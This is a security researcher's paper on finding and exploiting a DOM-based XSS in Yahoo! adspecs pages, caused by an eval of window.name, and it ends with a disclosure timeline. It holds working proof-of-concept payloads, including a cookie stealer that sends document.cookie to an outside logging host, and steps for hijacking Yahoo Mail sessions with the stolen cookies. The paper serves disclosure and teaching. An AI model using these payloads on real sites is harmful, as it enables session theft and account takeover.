DOMSDAY
Analyzing a Dom-Based XSS in Yahoo!

Author	**Shahin Ramezany**
version	1.3
Twitter	@ShahinRamezany
Site	www.abysssec.com
Mail	Shahin.ramezany@gmail.com

Contents

Abstract 2

Introduction 3

Step I: steps to finding vulnerability 4

Step II: triggering and analyzing the vulnerability 7

Step III: Exploiting the vulnerability 8

Step IV: Hijacking user accounts 10

Step V: patching the vulnerability 12

Yahoo! incomplete patch 12

Appendix: Demo 12

Appendix II: Dominator to rescue 13

Credit and references: 14

Report Timeline 14

Abstract

As a security researcher in my free time I spend my time on both application and web application security. During one of my researches while I was focusing on auditing JavaScript codes I spent some time on Alexa top ranks and their JS libraries to see what I can find in theme. So I started working on apple, FaceBook, Yahoo! I just surprised I found few issues on all of them! And in this article I want to explain one of my cool findings on Yahoo! Mail which can be used to completely compromise an account.

According to Wikipedia[1], Yahoo mail has around 310 million users in October 2011 so any serious vulnerabilities puts millions of users in risk. Finding XSS in Yahoo! is not a new thing and is not that so hard. Reason of creating this article is not just proofing Yahoo! is vulnerable and it's about how easy is to find and exploit vulnerabilities in well-known websites.

So in this short paper we will review on 5 steps.

- Introduction
- Step I : Steps to finding vulnerability
- Step II : Triggering and analyzing the vulnerability
- Step III : Exploiting the vulnerability
- Step IV : Hijacking user accounts
- Step V : Patching the vulnerability
- Yahoo incomplete patch
- Appendix : Demo
- Appendix II : Dominator to rescue
- Credits / References

[1] http://en.wikipedia.org/wiki/Yahoo!_Mail

Introduction


In very short term DOM-Based or Type-0 XSS's are result of modifying browser DOM on client site code. It is dangerous because we send payloads from client and this means we can bypass most of server side protections. DOM based XSS was firstly introduced by Amit Klein in July 2005.[2] And after these years due to complexly of finding and exploiting still lots of web2 sites are vulnerable to it.

Let's have very basic example think about following code:

```
<script>

        function hashbased()
        {
                var l = location.hash.slice(1);
                eval(l); // execute injected code
         }
hashbased();
</script>
```

So the script is looking for hash slice and then eval it (stupid enough eh?) so I inject '#' character and then JS code, and should easily executed. Here is a screenshot of my hackmyweb (unpublished) on this type of vulnerability.



So injecting #alert(0) will pop up an alert .if you want to know more search and you can find lots of interesting articles about this subject.

[2] http://www.webappsec.org/projects/articles/071105.shtml

Step I: steps to finding vulnerability

To find vulnerabilities you need a target and target selection is very important key in successful vulnerability discovery. So I just start googling to find some subdomains.




Figure 1 – googling

And then I spent some times on loaded JS libraries.

```
<script type="text/javascript" src="http://yui.yahooapis.com/2.6.0/build/yahoo-dom-event/yahoo-dom-event.js"></script>
<script type="text/javascript" src="http://yui.yahooapis.com/2.6.0/build/element/element-beta-min.js"></script>
<script type="text/javascript" src="http://yui.yahooapis.com/2.6.0/build/datasource/datasource-min.js"></script>
<script type="text/javascript" src="http://yui.yahooapis.com/2.6.0/build/autocomplete/autocomplete-min.js"></script>
<script type="text/javascript" src="http://yui.yahooapis.com/2.6.0/build/animation/animation-min.js"></script>
<script type="text/javascript" src="http://yui.yahooapis.com/2.6.0/build/get/get-min.js"></script>
<script type="text/javascript" src="http://yui.yahooapis.com/2.6.0/build/connection/connection-min.js"></script>
<!--- dependancy for syntaxhiglighter -->
```

Figure 2 - JS files

So what kind of script we should look for? Any of infamous script is great target to spend time on it. So after a while I just found a subdomain called tw.adspecs.yahoo.com that uses a JS lib named adspec_v1_5.js.

```
-->
<script type="text/javascript" src="http://l.yimg.com/mq/a/hk/adspec/adspec_v1_5.js"></script>
<!--
```

Figure 3 - adspec_v1_5.js

So when you open this file you will find a very big JS file and if you spend a few seconds you will understand this file contain a lot of other JS files .here is some examples:

```
yahoo-dom-event.js
connection-min.js
json-min.js
element-beta-min.js
datasource-beta-min.js
datatable-beta-min.js
utilities.js
yahoo-min.js
event-min.js
sessvars.js
menu.js
```

I saw most of them are compressed Yahoo! Copyright, except one of them called sessvars.js that is not compressed nor have on yahoo Copyright. So again I googled for the author site, to examine the script.

So from author saying, the library is actually session variable implementation in JS:

> A small script that let you use JavaScript session variables without using cookies. It will let you store 2 MB of data, with much less hassle than a cookie based solution.

And I noticed very nice other thing in top of index:

> Security update May 17, 2008
>
> 1. Sanitizer added to prevent *eval()* of malicious code.
> 2. The flag sessvars.$.prefs.includeFunctions now defaults to false.

Sanitizer on an 'eval' issue? At first view I was thinking yahoo for sure have patched the vulnerability because it's for 2008, so I have to find other vulnerabilities, but before that I just did a diff analysis between them. I just cut the peace of code for sessvars.js in adspec_v1_5.js and performed a simple source code diff analysis and this is what I got.

Yahoo_sessvars.js

```
toObject:function(x){
        eval("this.myObj="+x);
        if(!this.restoreCirculars || !alert){return this.myObj};
        this.restoreCode=[];
        this.make(this.myObj,true);
        var r=this.restoreCode.join(";")+";";
        eval('r=r.replace(/\\W([0-9]{1,})(\\W)/g,"[$1]$2").replace(/\\.\\;/g,";")');
        eval(r);
        return this.myObj
},
```

Sessvars.js

```
toObject:function(x)
{
        if(!this.cleaner)
{
    try{this.cleaner=new RegExp('^("(\\\\.|[^"\\\\\\n\\r])*?"|[,:{}\\[\\]0-9.\\-+Eaeflnr-u \\n\\r\\t])+?$')}
        catch(a){this.cleaner=/^(true|false|null|\[.*\]|\{.*\}|".*"|\d+|\d+\.\d+)$/}
                        };
                        if(!this.cleaner.test(x)){return {}};
                        eval("this.myObj="+x);
                        if(!this.restoreCirculars || !alert){return this.myObj};
                        if(this.includeFunctions){
                                var x=this.myObj;
                                for(var i in x){if(typeof x[i]=="string" && !x[i].indexOf("JSONincludedFunc:")){
                                        x[i]=x[i].substring(17);
                                        eval("x[i]="+x[i])
                                }}
                        };
```

Wow! In the yahoo code there is no sanitization before eval in exactly this part of code:

```
if(!this.cleaner)
{
try{this.cleaner=new RegExp('^("(\\\\.|[^"\\\\\\n\\r])*?"|[,:{}\\[\\]0-9.\\-+Eaeflnr-u \\n\\r\\t])+?$')}
        catch(a){this.cleaner=/^(true|false|null|\[.*\]|\{.*\}|".*"|\d+|\d+\.\d+)$/}
};
if(!this.cleaner.test(x)){return {}};
eval("this.myObj="+x); // vulnerable eval
```

Now if yahoo code has lack of sanitization routine how I can trigger the vulnerability? And more important how I can exploit the bug? I'll answer these questions in a few.

Step II: triggering and analyzing the vulnerability

So as we know the yahoo library is vulnerable we need to investigate it a bit more to find a way to trigger the vulnerability. So let's look into the vulnerable function this time more carefully.

```
toObject:function(x){
                        eval("this.myObj="+x);
                        if(!this.restoreCirculars || !alert){return this.myObj};
                        this.restoreCode=[];
                        this.make(this.myObj,true);
                        var r=this.restoreCode.join(";")+";";
                        eval('r=r.replace(/\\W([0-9]{1,})(\\W)/g,"[$1]$2").replace(/\\.\\;/g,";")');
                        eval(r);
                        return this.myObj
                }
```

So vulnerability is very transparent. toObject function takes x and eval it, But wait a moment! we need to find a way to trigger it from user-input so we have to check where toObject is called. Just by searching, I found another function called init where toObject called in.

```
                init:function(){
                        var o={}, t=this;
                        try {o=this.$$.toObject(top.name)} catch(e){o={}}; // vulnerable call
                        this.prefs=o.$||t.prefs;
                        if(this.prefs.crossDomain || this.prefs.currentDomain==this.getDomain()){
                                for(var i in o){this.parent[i]=o[i]};
                        }
                        else {
                                this.prefs.currentDomain=this.getDomain();
                        };
                        this.parent.$=t;
                        t.flush();
                        var f=function(){if(t.prefs.autoFlush){t.flush()}};
                        if(window["addEventListener"]){addEventListener("unload",f,false)}
                        else if(window["attachEvent"]){window.attachEvent("onunload",f)}
                        else {this.prefs.autoFlush=false};
                }
        };
```

Wow, again it tries to call 'toObject' for 'top.name' which is controllable by us. Just as a note and $ means nothing to JS interpreter .So now I have easy way to exploit the vulnerability and for the very first PoC I scripted the following code.

```
<script>
window.open("http://tw.adspecs.yahoo.com/tc/index.php","alert('PWNED!!!'+document.domain);", "", false);
</script>
```

Step III: Exploiting the vulnerability

So after I ran my first PoC and after accept ugly pop-up window I got juicy message.




Figure 4 - Yahoo! XSS


But this is not lovely at all and I need better exploitation method, actually a silent one. So I found some methods with click and one method without even click. I would just say thanks to Mario Heiderich for giving me ideas / vectors.

Here is one of better vectors:

```
<a href="http://tw.adspecs.yahoo.com/tc/index.php"
target="alert(document.domain)">Click Here</a>
```

So by using target we can change name property and again we can get JS execution.

So first I was thinking about using iframe with name value and failed due to Cross-Frame-Scripting protection in modern browsers.



So is there any other way? I was thinking about change the name value and then do a redirection and it works.

```
<script>
name='alert(document.domain)';
location.href='http://tw.adspecs.yahoo.com/tc/index.php';
</script>
```

And Boom!!! Working PoC without any click or pop-up that put ~400 million user simply in risk ☺ and as window source is not character restricted we can write any javascript stealer code we want ☺

Well but I didn't stop here, I was wondering is there any other vulnerable subdomain or not? So I spent some times on searching for this JS in other yahoo subdomains and found a cool note. All adspecs subdomains are vulnerable to this type of attack due to the usage of this library.




Figure 5 - Ad Specs

So I checked the main website www.adspecs.yahoo.com/index.php and I didn't find vulnerable JS and I thought the main website not using it but after a bit of search I found sessvars.js this time not included in adspec_v1_5.js so again I thought at least this one is not vulnerable but I was wrong! This one was vulnerable too and triggered vulnerability with sample PoC. So can we hijack user accounts with this vulnerability? Of course we can.

Step IV: Hijacking user accounts

So as you may remember I talked about name source is great due to there is no restriction on available characters? Simply you can use DOMXSSWIKI to know everything about every source. So I just searched for window.name source in it.[3] And here is info from it.

The Window Name Source

Characters in window.name value are invariant to the way they have been given. Which means that if a JavaScript application sets:

window.name='a\x01b'

no encoding is applied.

Window.name attribute is always a cast to the string representation of the object it is assigned to. The window.name attribute is a persistent value during the existence of the page to which is assigned .An attacker can set new windows names and frames with no restriction, and they will persist during navigation on any domain.

So we can easily inject our stealer for it, so I wrote the final exploit as follow:

```
<html>
<script>
window.name=' new Image().src="http://abysssec.com/log/log.php?cookie="+encodeURI(document.cookie);
setTimeout(\"location.href = \'http:\/\/www.yahoo.com\';\",10);';
location.href="http://adspecs.yahoo.com/index.php";
</script>
</html>
```

So my PoC first steals the cookies and then use setTimeout to finish stealing and then redirect victim to yahoo.com.

And here is Mario PoC

```
<a id="x" href='http://adspecs.yahoo.com/adspecs.php'
target="close(/*grabcookie(1)*/)">CLICK</a>
<script>
onblur=function()
{
alert('look here!')
} x.click();
</script>
```

This one can be used in iframe due to SOP prevent access to top.name in iframe so there is no easy way to directly frame the PoC.

[3] http://code.google.com/p/domxsswiki/wiki/TheWindowNameSource

So we stole the cookies how we can use them? It is easy and well documented and you can read about it in slick article.[4] All we need is T and Y part of stolen cookies, so you can easily login with your own mail use any cookie editor you want to change your Y and T and refresh the mail.




Figure 6 - Y and T cookies

[4] http://www.xssed.com/article/14/Paper_In-Depth_Analysis_of_Yahoo_Authentication_Schemes/

Step V: patching the vulnerability

Well yahoo don't need to patch the vulnerability by writing or changing code with internal team It's just enough to replace all locations that use sessvars with new version (new means 2008) of authored script.

And again here is cleaner function:

```
if(!this.cleaner)
{
try{this.cleaner=new RegExp('^("(\\\\.|[^"\\\\\\n\\r])*?"|[,:{}\\[\\]0-9.\\-+Eaeflnr-u \\n\\r\\t])+?$')}
catch(a){this.cleaner=/^(true|false|null|\[.*\]|\{.*\}|".*"|\d+|\d+\.\d+)$/}
};
if(!this.cleaner.test(x)){return {}};
```

I didn't spend time on Regex used by original author of library but for sure it's better than totally with no sanitization on it?

Why Yahoo didn't patch this 2008 vulnerability

- Lack of bug bounty program?
- Lack of expert internal security team?
- Old and not reviewed code
- Or?

Yahoo! incomplete patch

On 7th yahoo sent me they patched the vulnerability and I checked for patch and I surprised again they only patched main site it means only following JS:

http://adspecs.yahoo.com/views/js/sessvars.js

So it means rest of subdomains (*.adspecs.yahoo.com) for example tw.adspecs.yahoo.com or so where remain vulnerable to the issue. Actually as I said there where another JS file in following location: (used by rest of adspecs subdomains)

http://l.yimg.com/mq/a/hk/adspec/adspec_v1_5.js

So I have to contact them again for their wrong fix and told them they should patch this JS too.

Appendix: Demo

Here is Demo of stealing cookie on Yahoo!

http://www.youtube.com/watch?v=GJsMRDyC9eY

Appendix II: Dominator to rescue

Well in this section I want to talk about a cool tool called Dominator. After finding issue I just want to test this tool with issue. With this tool you can find 3rd party JS vulnerabilities really more easily and here is output for our target.




Figure 7 - Dominator

As you can see Dominator correctly found the vulnerability. In source history it is telling us there is window.name with aValue (Dominator value) and then a concatenation (right) and assigning value to the MyObj. And all you have to do is understand source and sink restrictions and write the exploit. Also for tracing code, we can use call stack to see exact JS call.

```
106         toObject:function(x){
107             eval("this.myObj="+x);
108             if(!this.restoreCirculars || !alert){return this.myObj};
109             this.restoreCode=[];
```

Figure 8 - call stack

So we have all in one suite. Great work Dominator team!

Credit and references:

- First of all I would thanks to Mario Heiderich @0x6D6172696F for awesome helps / ideas.
- then I would thanks Stefano di paola @WisecWisec both of DOMXSSWIKI / DominatorPro
- then I would thanks to Yahoo! security team for fixing issue after all
- then I would thanks to all of our readers during this 5 year of writing in abysssec
- then I would thanks all my teammates to always helping me

Also a special thanks to my old mate Mati Aharoni (muts) from offensive-security for publishing my works and helping me during years.

References:

http://code.google.com/p/domxsswiki/
http://dominator.googlecode.com
http://xssed.com/article/14/Paper_In-Depth_Analysis_of_Yahoo_Authentication_Schemes/
http://www.wikipedia.org

Report Timeline

January 2, 2013 : vulnerability found
January 5, 2013 : vulnerability reported to Yahoo! (security@yahoo-inc.com)
January 7, 2013 : vulnerability reported again to Yahoo!
January 7, 2013 : Yahoo! Replied, we took action on this report Friday and have a fix in place.
January 8, 2013 : Ineffective fix reported to Yahoo!
January 9, 2013 : Yahoo! Replied, Thank You for the update, we are currently looking into this.
January 10, 2013 : Yahoo! just patched new JS file
January 11, 2013 : I did a check again for fix and at least this issue is patched, final report to Yahoo! .